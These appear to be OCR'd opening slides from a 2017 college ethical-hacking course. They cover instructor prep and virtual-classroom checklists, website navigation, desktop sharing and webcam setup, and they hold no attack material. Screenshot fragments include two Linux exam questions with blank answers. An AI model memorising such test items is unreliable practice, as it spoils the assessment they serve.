Last updated 10/24/2017

Rich's lesson module checklist


□ Slides and lab posted
□ WB converted from PowerPoint
□ Print out agenda slide and annotate page numbers

□ Flash cards
□ Properties
□ Page numbers
□ 1st minute quiz
□ Web Calendar summary
□ Web book pages
□ Commands

□ Bot and other samples programs added to depot directory
□ Lab 7 posted and tested

□ Backup slides, whiteboard slides, CCC info, handouts on flash drive
□ Spare 9v battery for mic
□ Key card for classroom door

□ Update CCC Confer and 3C Media portals



Evading Network Devices

TCP/IP

Cryptography

Network and Computer Attacks

Hacking Wireless Networks

CIS 76 Ethical Hacking

Footprinting and Social Engineering

Hacking Web Servers

Port Scanning

Embedded Operating Systems

Enumeration

Desktop and Server Vulnerabilities

Scripting and Programming

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits


Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich’s site: http://simms-teach.com

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class



simms-teach.com/cis90calendar.php
Rich's Cabrillo College CIS Classes
CIS 90 Calendar
CIS 90 (Fall 2014) Calendar
Calendar
CIS 76
Presentation slides (download)
Enter virtual classroom

1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout

- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*


Blackboard Co
Google
Rich's Cabrillo
simms-teach
simms-teach.com/cis90calendar.php
Rich's Cabrillo College CIS Classes
CIS 90 Calend
Home
Login
Flashcards
Admin
CIS 90
Previous Classes
1 day till term starts!
Cabrillo College
Web Advisor
Commands and files
VLab VDP file
CIS 90 VLab VM Assignments
RIP Dennis Ritchie
Opus Status: UP
CIS 90 (Spring
Course Home
Lesson
Date
1
1/28
cis90lesso....pdf
CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Rich-Simms
Talk
Video
PARTICIPANTS
Benji Simms
MAIN ROOM (2)
Rich-Simms
Moderator
Benji Simms
(You)
CHAT
Fit Page
Slide 2
CIS 90 - Lesson 1
Class Activity – Where are you now?
Google
2
cis90lesson01.pdf - Adobe Acrobat Pro
File Edit View Document Comments Forms Tools Advanced Window Help
CIS 90 - Lesson 1
The CIS 90 System Playground
Graphics and Command Line
Arya-01
ubuntu
Each student gets their own Arya VM for the term
Arya-75
All the systems are virtual machines (VMs) running on the CIS Lab servers. They are available from on or off-campus

Benji Simms 2:48 PM
Where is a good place to get a used version of the optional textbooks?

Rich-Simms 2:48 PM
Amazon has some good prices right now


```
edu's password:
14:21 2015 from c-71-204-162-14

        ('v')
```

```
edu's password:
17:10 2015 from c-71-204-162-141.h

        ('v')
       \/-=-\/
       (\_=_/)
        ~~ ~~
   Welcome to Opus
erving Cabrillo College
```


- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus-II*

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.


CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Start Sharing

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.


Elevated Privileges

When User Account Control (UAC) is enabled on Vista, Application Sharing in Blackboard Collaborate may be hosted with either standard or elevated privileges. Elevated privileges are required to share applications that use elevated privileges.


Elevated privileges are acquired via Tools > Application Sharing > Request Elevated Privileges. They can be relinquished via Tools > Application Sharing > Yield Elevated Privileges (returning you to standard privileges). If you are hosting an application sharing session with standard privileges and you (or a person remotely controlling your desktop or application) perform an action that requires elevated privileges, Vista will prompt you for consent via a UAC consent dialog. This will cause the application sharing session to terminate. Also, without elevated privileges, sharing of applications will require more host CPU time than sharing the desktop (all of it or a region).

If you are hosting an application sharing session with elevated privileges and you perform an action that requires elevated privileges, Vista will not prompt you for consent. Instead, the action automatically will be either denied (if you are logged on as a standard user) or allowed (if you are logged on as an administrator).

□ Never show this dialog again

OK

3) Click OK button.


Select your desktop or an open application you would like to share.

Available Sharing Selections


- Share desktop
- Microsoft Word (winword.exe) 'Virtual classroom (locked).docx
- CCC Confer (javaw.exe) 'CCC Confer – RICH SIMMS VIRTUAL C
- Sticky Note
- Microsoft PowerPoint (powerpnt.exe) 'cis90lesson01.pptx - Micr
- C:\Program Files (x86)\putty.exe 'simben90@oslab:~'


Cancel Share

4) Select "Share desktop" and click Share button.

Rich's CCC Confer checklist - setup


[ ] Preload White Board





CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help
AUDIO & VIDEO
Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down
Configure Telephone Conference...
Connect Session To Teleconference...
Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
Make Video Follow Speaker
Send Camera Snapshot To Whiteboard
Detach Panel
Talk
Video
PARTICIPANTS
Rich Simms
Moderator
MAIN ROOM (1)
Rich Simms
Moderator (You)

[ ] Connect session to Teleconference

Session now connected to teleconference




[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing ... message displayed

Rich's CCC Confer checklist - screen layout



foxit for slides

chrome

putty

vSphere Client

simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf

Part 1 - Flashc (1 point each)

[Q1] What command shows the other users logged in to the computer?

[A1] ______________________________


[Q2] What environment variable is used by the shell to determine which directories to search when locating a command?

[A2] ______________________________

```
login as: simben90
simben90@oslab.cabrillo.edu's password:
Access denied
simben90@oslab.cabrillo.edu's password:
Last login: Mon Oct  8 18:58:43 201
d.com

Welcom
Serving Cab

Terminal type? [
Terminal type is
/home/cis90/simb
```

[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup



CCC Confer – 0 - RICH SIMMS

[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo




Settings

Basic | Network

Return all windows to their normal position

Start

Language settings: English

Select device: TT-12

Select image quality: ○ High ● Middle ○ Low

Recording setting

Video quality: ○ High ● Middle ○ Low

Long-time recording settings

File format: ● Movie ○ Still

Interval time: 1 second

Expert mode setting


☑ Expert mode

OK | Cancel

The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!


Elmo rotated down to view side table



Rotate image button

Run and share the Image Mate program just as you would any other app with CCC Confer

Elmo rotated up to view white board

